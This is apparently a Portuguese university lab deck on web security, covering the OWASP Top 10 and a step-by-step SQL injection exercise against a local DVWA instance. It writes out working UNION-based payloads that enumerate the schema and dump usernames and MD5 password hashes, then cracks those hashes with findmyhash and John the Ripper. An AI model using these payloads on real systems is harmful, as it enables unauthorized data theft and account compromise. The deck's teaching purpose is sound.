



LAB

SEGURANÇA WEB

Wanderson Modesto



IMD0703


Principais vulnerabilidades

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injeção	→	A1:2017-Injeção
A2 – Quebra de Autenticação e Gestão de Sessão	→	A2:2017-Quebra de Autenticação
A3 – Cross-Site Scripting (XSS)	→	A3:2017-Exposição de Dados Sensíveis
A4 – Referência Insegura e Direta a Objetos (IDOR) [Agrupado+A7]	U	A4:2017-Entidades Externas de XML (XXE) [NOVO]
A5 – Configurações de Segurança Incorrectas	→	A5:2017-Quebra de Controlo de Acessos [AGRUPADO]
A6 – Exposição de Dados Sensíveis	↗	A6:2017-Configurações de Segurança Incorrectas
A7 – Falta de Função para Controlo do Nível de Acesso [Agrupado+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Desserialização Insegura [NOVO, Comunidade]
A9 – Utilização de Componentes Vulneráveis	→	A9:2017-Utilização de Componentes Vulneráveis
A10 – Redirecionamentos e Encaminhamentos Inválidos	☒	A10:2017-Registo e Monitorização Insuficiente [NOVO, Comunidade]

OWASP Top 10 das principais vulnerabilidades web

Fonte: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#Translation_Efforts_2

Principais vulnerabilidades



Progressão das principais vulnerabilidades reportadas ao Common Vulnerabilities and Exposures (CVE)


Fonte: <https://www.cvedetails.com/vulnerabilities-by-types.php>

Vulnerabilidades a serem exploradas

- Injection
- Cross-Site Scripting (XSS):
 - Reflected XSS
 - Stored XSS
- Sequestro de Sessão

Injection

SQL Injection é uma Vulnerabilidade Web que permite que o atacante interfira nas consultas/queries que um aplicativo faz ao seu banco de dados. Geralmente essa vulnerabilidade permite que o atacante visualize dados que normalmente ele não seria capaz de acessar.



Injection

Por exemplo, considere uma aplicação web de compras que exibe produtos em diferentes categorias. Quando o usuário clica na categoria “Gifts” o navegador solicita o URL:

<https://insecure-website.com/products?category=Gifts>

Isso faz com que a aplicação web faça uma consulta SQL para recuperar os detalhes dos produtos relevantes ao banco de dados:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

Injection

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

Esta consulta SQL solicita ao banco de dados:

- todos os detalhes (*)
- da tabela de **products**
- onde a categoria é '**Gifts**'
- e released é **1**.

Injection

SQL Injection

Se a aplicação web não implementar algum tipo de defesa contra SQL Injection um atacante pode fazer um ataque como:

`https://insecure-website.com/products?category=Gifts'+OR+1=1#`

Isso iria resultar na seguinte consulta:

```
SELECT * FROM products WHERE category = 'Gifts' OR 1=1#' AND released = 1
```


Injection

SQL Injection

```
SELECT * FROM products WHERE category = 'Gifts' OR 1=1# AND released = 1
```

Gifts' OR 1=1#

O (#) é um indicador de comentário no SQL e significa que o restante da consulta é interpretado como um comentário. Ou seja, remove todo o restante da consulta, para que não inclua mais AND released = 1.

A consulta modificada retornará todos os itens em que a categoria é “Gifts” ou 1 é igual a 1. Como 1 = 1 sempre é verdadeiro, a consulta retornará todos os itens, incluindo produtos não lançados.

Injection

SQL Injection Characters

- ' or " character String Indicators
- -- or # single-line comment
- /*...*/ multiple-line comment
- + addition, concatenate (or space in url)
- || (double pipe) concatenate
- % wildcard attribute indicator
- ?Param1=foo&Param2=bar URL Parameters
- PRINT useful as non transactional command
- @*variable* local variable
- @@*variable* global variable
- waitfor delay '0:0:10' time delay

Injection

SQL Injection - Como Prevenir

Prevenir as injeções requer que os dados estejam separados dos comandos e das consultas:

- Validação dos dados de entrada do lado do servidor usando whitelists, isto não representa uma defesa completa uma vez que muitas aplicações necessitam de usar caracteres especiais, tais como campos de texto ou APIs para aplicações móveis.
- Para todas as consultas dinâmicas, processar os caracteres especiais usando sintaxe especial de processamento para o interpretador específico.
- Usar o LIMIT e outros controlos de SQL dentro das consultas para prevenir a revelação não autorizada de grandes volumes de registos em caso de injeção SQL.

Injection

Utilizando a máquina virtual do Kali Linux execute:

```
service apache2 start
```

```
service mysql start
```

Injection


Abra o navegador, e digite a seguinte URL: localhost/dvwa/

- Credenciais:
 - Login: admin
 - Password: password

Injection

SQL Injection

Selecione a opção SQL Injection, mostrada na figura;



Injection

SQL Injection

Vamos criar uma query SQL válida que irá executar e retornar dados que não tínhamos acesso.

Gifts' or 1=1#



Vulnerability: SQL Injection

User ID:

More Information


- <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-okul/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Injection

SQL Injection

Com o comando inserido, podemos obter informações sobre os usuários.

Obtendo tais informações, podemos ir construindo um campo sobre nossa vítima



Vulnerability: SQL Injection

User ID:

ID: ' or 1=1#
First name: admin
Surname: admin

ID: ' or 1=1#
First name: Gordon
Surname: Brown

ID: ' or 1=1#
First name: Hack
Surname: Me

ID: ' or 1=1#
First name: Pablo
Surname: Picasso

ID: ' or 1=1#
First name: Bob
Surname: Smith

Injection

SQL Injection

Vamos extrair mais informações do banco de dados:

- Descobrir o nome do banco de dados;
- Descobrir as tabelas de um determinado banco de dados;
- Descobrir as colunas de uma determinada tabela.

Injection

SQL Injection


Obtendo informações sobre o banco de dados:

O comando abaixo vai trazer o nome de todos os bancos de dados presente no servidor de banco de dados:

Gifts' or 1=1 union select 1,schema_name from information_schema.schemata#

O comando abaixo traz apenas o nome do banco de dados que a aplicação está utilizando:

Gifts' or 1=1 union select 1,database()#



Vulnerability: SQL Injection

User ID:

```
ID: Gifts' or 1=1 union select 1,schema_name from information_schema.schemata#
First name: admin
Surname: admin

ID: Gifts' or 1=1 union select 1,schema_name from information_schema.schemata#
First name: Gordon
Surname: Brown

ID: Gifts' or 1=1 union select 1,schema_name from information_schema.schemata#
First name: Hack
Surname: Me

ID: Gifts' or 1=1 union select 1,schema_name from information_schema.schemata#
First name: Pablo
Surname: Picasso

ID: Gifts' or 1=1 union select 1,schema_name from information_schema.schemata#
First name: Bob
Surname: Smith

ID: Gifts' or 1=1 union select 1,schema_name from information_schema.schemata#
First name: 1
Surname: information_schema

ID: Gifts' or 1=1 union select 1,schema_name from information_schema.schemata#
First name: 1
Surname: performance_schema

ID: Gifts' or 1=1 union select 1,schema_name from information_schema.schemata#
First name: 1
Surname: dvwa

ID: Gifts' or 1=1 union select 1,schema_name from information_schema.schemata#
First name: 1
Surname: mysql
```

Injection

SQL Injection

Obtendo informações sobre as tabelas de um banco de dados:

Para exibir todas as tabelas existentes no banco de dados:

Gifts' or 1=1 union select 1,table_name from information_schema.tables#

Vulnerability: SQL Injection

User ID:

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables#
First name: admin
Surname: admin

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables#
First name: Gordon
Surname: Brown

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables#
First name: Hack
Surname: Me

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables#
First name: Pablo
Surname: Picasso

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables#
First name: Bob
Surname: Smith

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables#
First name: 1
Surname: ALL_PLUGINS

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables#
First name: 1
Surname: APPLICABLE_ROLES

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables#
First name: 1
Surname: CHARACTER_SETS

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables#
First name: 1
Surname: CHECK_CONSTRAINTS

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables#
First name: 1
Surname: COLLATIONS

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables#
First name: 1
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables#
First name: 1
Surname: COLUMNS

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables#
First name: 1
Surname: COLUMN_PRIVILEGES

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables#
First name: 1
Surname: ENABLED_ROLES


Injection

SQL Injection

Obtendo informações sobre as tabelas de um banco de dados:

Como já descobrimos o nome do banco de dados, podemos fazer uma consulta direta:

Gifts' or 1=1 union select 1,table_name from information_schema.tables where table_schema="dvwa"##



DVWA

Vulnerability: SQL Injection

User ID:

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables where table_schema="dvwa"##
First name: admin
Surname: admin

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables where table_schema="dvwa"##
First name: Gordon
Surname: Brown

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables where table_schema="dvwa"##
First name: Hack
Surname: Me

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables where table_schema="dvwa"##
First name: Pablo
Surname: Picasso

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables where table_schema="dvwa"##
First name: Bob
Surname: Smith

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables where table_schema="dvwa"##
First name: 1
Surname: users

ID: Gifts' or 1=1 union select 1,table_name from information_schema.tables where table_schema="dvwa"##
First name: 1
Surname: guestbook


Injection

SQL Injection

Obtendo informações das colunas de uma tabela:

Para exibir todas as colunas existentes em uma tabela de um determinado banco de dados:

Gifts' or 1=1 union select 1,column_name from information_schema.columns where table_schema="dvwa" and table_name="users"##



Vulnerability: SQL Injection

User ID:

```
ID: Gifts' or 1=1 union select 1,column_name from information_schema.columns where table_schema="dvwa" and table_name="users"##
First name: admin
Surname: admin

ID: Gifts' or 1=1 union select 1,column_name from information_schema.columns where table_schema="dvwa" and table_name="users"##
First name: Gordon
Surname: Brown

ID: Gifts' or 1=1 union select 1,column_name from information_schema.columns where table_schema="dvwa" and table_name="users"##
First name: Hack
Surname: Me

ID: Gifts' or 1=1 union select 1,column_name from information_schema.columns where table_schema="dvwa" and table_name="users"##
First name: Pablo
Surname: Picasso

ID: Gifts' or 1=1 union select 1,column_name from information_schema.columns where table_schema="dvwa" and table_name="users"##
First name: Bob
Surname: Smith

ID: Gifts' or 1=1 union select 1,column_name from information_schema.columns where table_schema="dvwa" and table_name="users"##
First name: 1
Surname: user_id

ID: Gifts' or 1=1 union select 1,column_name from information_schema.columns where table_schema="dvwa" and table_name="users"##
First name: 1
Surname: first_name

ID: Gifts' or 1=1 union select 1,column_name from information_schema.columns where table_schema="dvwa" and table_name="users"##
First name: 1
Surname: last_name

ID: Gifts' or 1=1 union select 1,column_name from information_schema.columns where table_schema="dvwa" and table_name="users"##
First name: 1
Surname: user

ID: Gifts' or 1=1 union select 1,column_name from information_schema.columns where table_schema="dvwa" and table_name="users"##
First name: 1
Surname: password

ID: Gifts' or 1=1 union select 1,column_name from information_schema.columns where table_schema="dvwa" and table_name="users"##
First name: 1
Surname: avatar

ID: Gifts' or 1=1 union select 1,column_name from information_schema.columns where table_schema="dvwa" and table_name="users"##
First name: 1
Surname: last_login


ID: Gifts' or 1=1 union select 1,column_name from information_schema.columns where table_schema="dvwa" and table_name="users"##
First name: 1
Surname: failed_login
```

Injection

SQL Injection

Uma vez que já sabemos todas as informações que precisamos, apenas vamos fazer uma consulta direta ao conteúdo das colunas usuário e senha:

Gifts' or 1=1 union select user,password from users#



Vulnerability: SQL Injection

User ID:

Submit

ID: Gifts' or 1=1 union select user,password from users#
First name: admin
Surname: admin

ID: Gifts' or 1=1 union select user,password from users#
First name: Gordon
Surname: Brown

ID: Gifts' or 1=1 union select user,password from users#
First name: Hack
Surname: Me

ID: Gifts' or 1=1 union select user,password from users#
First name: Pablo
Surname: Picasso

ID: Gifts' or 1=1 union select user,password from users#
First name: Bob
Surname: Smith

ID: Gifts' or 1=1 union select user,password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: Gifts' or 1=1 union select user,password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: Gifts' or 1=1 union select user,password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: Gifts' or 1=1 union select user,password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: Gifts' or 1=1 union select user,password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Injection

SQL Injection

No nosso exemplo, identificamos que a hash utilizada foi a **HASH MD5**.

Uma ferramenta que podemos usar para quebrar o hash da senha e o é o **findmyhash**.

Execute o comando:

findmyhash MD5 -h 0d107d09f5bbe40cade3de5c71e9e9b7

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# findmyhash MD5 -h 0d107d09f5bbe40cade3de5c71e9e9b7  
Execution error:  
  
The Python library libxml2 is not installed in your system.  
Because of that, some plugins aren't going to work correctly.  
Please, install it before use this application.  
  
Cracking hash: 0d107d09f5bbe40cade3de5c71e9e9b7  
Analyzing with md5-cracker (http://www.md5-cracker.tk)...  
... hash not found in md5-cracker  
Analyzing with benramsey (http://tools.benramsey.com)...  
... hash not found in benramsey  
Analyzing with gromweb (http://md5.gromweb.com)...  
... hash not found in gromweb  
Analyzing with hashcracking (http://md5.hashcracking.com)...  
... hash not found in hashcracking  
Analyzing with hashcracking (http://victorov.su)...  
... hash not found in hashcracking  
Analyzing with thekaine (http://md5.thekaine.de)...  
... hash not found in thekaine  
Analyzing with tmto (http://www.tmto.org)...  
... hash not found in tmto  
Analyzing with rednoize (http://md5.rednoize.com)...  
... hash not found in rednoize  
Analyzing with md5-db (http://md5-db.de)...  
... hash not found in md5-db  
Analyzing with my-addr (http://md5.my-addr.com)...  
  
***** HASH CRACKED!! *****  
The original string is: letmein  
  
The following hashes were cracked:  
-----  
0d107d09f5bbe40cade3de5c71e9e9b7 -> letmein  
root@kali:~#
```


Injection

SQL Injection

No nosso exemplo, identificamos que a hash utilizada foi a **HASH MD5**.


Outra ferramenta para quebras de hashes é o **John The Ripper**.

Crie um arquivo e salve o hash desejado:

nano hash1

Execute o comando:


john --format=raw-md5 hash1



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nano hash1  
root@kali:~# john --format=raw-md5 hash1  
Created directory: /root/.john  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 32/32])  
Warning: no OpenMP support for this hash type, consider --fork=2  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist  
letmein (?)  
ig 0:00:00:00 DONE 2/3 (2019-10-19 13:58) 25.00g/s 6400p/s 6400c/s 6400C/s 123456..franklin  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed  
root@kali:~#
```


Cross-Site Scripting (XSS)

O XSS funciona manipulando um site vulnerável para que ele retorne um JavaScript malicioso aos usuários. Quando o código malicioso é executado no navegador da vítima, o invasor pode comprometer totalmente a interação do usuário com a aplicação.



Cross-Site Scripting (XSS)


Cross-Site Scripting (XSS) - Como Prevenir

Prevenir ataques de XSS requer a separação dos dados não confiáveis do conteúdo ativo do navegador. Isto é conseguido através da:

- Utilização de frameworks que ofereçam nativamente protecção para XSS tais como as versões mais recentes de Ruby on Rails e ReactJS. É preciso conhecer as limitações destes mecanismos de protecção para tratar de forma adequada os casos não cobertos.
- Tratamento adequado (escaping) da informação não confiável no pedido HTTP, tendo em conta o contexto onde esta informação irá ser inserida no HTML (body, atributo, JavaScript, CSS ou URL), resolve os tipos Reflected e Stored XSS.
- Adotar métodos de tratamento para os dados de entrada e saída é essencial para o aumento da segurança, tanto para os usuários como para as aplicações.

Cross-Site Scripting (XSS)

XSS Reflected



